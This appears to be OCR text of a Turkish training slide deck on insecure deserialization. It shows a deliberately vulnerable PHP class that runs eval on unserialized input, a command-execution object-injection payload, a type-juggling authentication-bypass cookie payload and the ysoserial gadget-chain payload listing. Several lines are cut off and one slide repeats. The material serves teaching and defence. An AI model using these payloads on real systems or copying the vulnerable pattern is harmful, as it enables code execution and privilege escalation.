
TURKISH
TECHNOLOGY

INSECURE DESERIALIZATION


Serialize / Deserialize nedir?

- Uygulamada kullanılan nesnelerin (class object) taşınabilir, saklanabilir formatlara dönüştürülüp (binar amaçlar için (import, veri transferi, objelerin saklanması) kullanılabilir hale getirilmesidir.
- Deserialize işlemi ise formatın orijinal nesneye çevrilmesi durumudur.
- Serialize/Deserialize işlemleri farklı dillerde farklı şekilde de geçebilmektedir, örn: Python: pickling, Ruby:



Insecure Deserialization Nedir?

- Saldırganların kontrol edebildiği verilerin deserialization sırasında zararlı kod çalıştırması veya sistem d
  manipüle etmesi ile gerçekleşir.



Insecure Deserialization Örnek

```php
<?php
    class PHPObjectInjection{
        public $inject;
        function __construct(){
        }
        function __wakeup(){
            if(isset($this->inject)){
                eval($this->inject);
            }
        }
    }
    if(isset($_REQUEST['r'])){
        $var1=unserialize($_REQUEST['r']);
        if(is_array($var1)){
            echo "<br/>".$var1[0]." - ".$var1[1];
        }
    }
    else{
        echo ""; # nothing happens here
    }
?>
```

Normal serialized object:

```
a:2:{i:0;s:4:"XVWA";i:1;s:33:"Xtreme Vulnerable Web Appl
```

Command execution:

```
"O:18:"PHPObjectInjection":1:{s:6:"inject";s:17:"system('w
```

Insecure Deserialization Örnek - 2

Type Juggling:

```php
<?php
$data = unserialize($_COOKIE['auth']);

if ($data['username'] == $adminName && $data['password'] == $adminPassword) {
    $admin = true;
} else {
    $admin = false;
}
```

```
a:2:{s:8:"username";b:1;s:8:"passw
```

İlgili payload kullanılarak normalde string olarak beklenen username ve password değerleri direkt Tr
gönderilir ve auth bypass/yetki yükseltme işlemi gerçekleştirilir.

Insecure Deserialization Örnek - 2

Type Juggling:


```php
<?php
$data = unserialize($_COOKIE['auth']);

if ($data['username'] == $adminName && $data['password'] == $adminPassword) {
    $admin = true;
} else {
    $admin = false;
}
```

```
a:2:{s:8:"username";b:1;s:8:"passw
```

İlgili payload kullanılarak normalde string olarak beklenen username ve password değerleri direkt Tr
gönderilir ve auth bypass/yetki yükseltme işlemi gerçekleştirilir.

Gadget Chains

- Uygulama içerisinde bulunup, tek başına zararsız gözüken fakat saldırganın deserialization zafiyetini bu lib kod parçaları yardımıyla tetiklediği durumdur.




```
$  java -jar ysoserial.jar
Y SO SERIAL?
Usage: java -jar ysoserial.jar [payload] '[command]'
  Available payload types:
     Payload             Authors                     Dependencies
     -------             -------                     ------------
     AspectJWeaver       @Jang                       aspectjweaver:1.9.2
     BeanShell1          @pwntester, @cschneider4711 bsh:2.0b5
     C3P0                @mbechler                   c3p0:0.9.5.2, mchan
     Click1              @artsploit                  click-nodeps:2.3.0,
     Clojure             @JackOfMostTrades           clojure:1.8.0
     CommonsBeanutils1   @frohoff                    commons-beanutils:1
     CommonsCollections1 @frohoff                    commons-collections
     CommonsCollections2 @frohoff                    commons-collections
     CommonsCollections3 @frohoff                    commons-collections
     CommonsCollections4 @frohoff                    commons-collections
     CommonsCollections5 @matthias_kaiser, @jasinner commons-collections
     CommonsCollections6 @matthias_kaiser            commons-collections
     CommonsCollections7 @scristalli, @hanyrax, @EdoardoVignati commons-
     FileUpload1         @mbechler                   commons-fileupload:
     Groovy1             @frohoff                    groovy:2.3.9
     Hibernate1          @mbechler
     Hibernate2          @mbechler
     JBossInterceptors1  @matthias_kaiser            javassist:3.12.1.GA
     JRMPClient          @mbechler
     JRMPListener        @mbechler
     JSON1               @mbechler                   json-lib:jar:jdk15:
     JavassistWeld1      @matthias_kaiser            javassist:3.12.1.GA
     Jdk7u21             @frohoff
     Jython1             @pwntester, @cschneider4711 jython-standalone:2
     MozillaRhino1       @matthias_kaiser            js:1.7R2
     MozillaRhino2       @_tint0                     js:1.7R2
     Myfaces1            @mbechler
     Myfaces2            @mbechler
     ROME                @mbechler                   rome:1.0
     Spring1             @frohoff                    spring-core:4.1.4.R
     Spring2             @mbechler                   spring-core:4.1.4.R
     URLDNS              @gebl
     Vaadin1             @kai_ullrich                vaadin-server:7.7.1
     Wicket1             @jacob-baines               wicket-util:6.23.0,
```